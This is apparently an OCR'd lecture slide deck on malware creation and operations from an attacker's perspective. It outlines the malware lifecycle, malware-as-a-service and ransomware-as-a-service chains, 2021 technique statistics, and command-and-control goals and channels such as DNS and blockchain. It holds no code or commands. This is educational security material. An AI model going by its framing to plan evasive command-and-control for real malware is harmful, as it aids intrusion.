
Chapter2 - Malware Creation & Operations- An Attacker’s Perspective

By Alex Zacharis


Content

- Lifecycle of Malware & Maintenance Procedures
- Infrastructure & Operations
- Campaign example
- Code & Tools
- Obfuscation, Anti-analysis
- Let’s improve our code


Malware creation lifecycle




What is Malware as a service (MaaS)? - SOCRadar® Cyber Intelligence Inc.



Typical RAAS chain



Lifecycle of Malware (After Distribution)




Malware Lifecycle - Whiteboard Wednesday [VIDEO] (rapid7.com)

Malware variants & evolution

Malware variants evolving in 2021

- Malware becomes more sophisticated. In 2020 -> 9 malicious actions per malware file in 2021 -> 11 actions per file
- Spike in malicious malware designed to encrypt data. The ATT&CK technique ‘Data Encrypted for Impact’ enters the report’s top ten
- Five of the top ten techniques observed are categorized under ATT&CK’s “Defense Evasion” tactic. Two thirds of malware files include at least one such technique
- 5% of malware files analyzed exhibit virtualization/sandbox evasion tactics.
- ‘Command and Scripting Interpreter’ is the most prevalent ATT&CK technique observed, exhibited by a quarter of all malware samples analyzed. (LoL)


Evolution: Banking Trojan families



A Reference Guide to the Malware Family Tree

Infrastructure & Operations

- Sales & Marketing of Services
- Malware Distribution Infrastructure
- Command & Control
  - Encryption - Key Management
- Customer Support
- Money management
- Evolution




Command & Control

Goal:

- Collect Information
- Send commands
- Stay hidden
- Resillience

Protocols or Channels:


- FTP
- SMTP
- IRC
- HTTPS
- DNS
- Blockchain




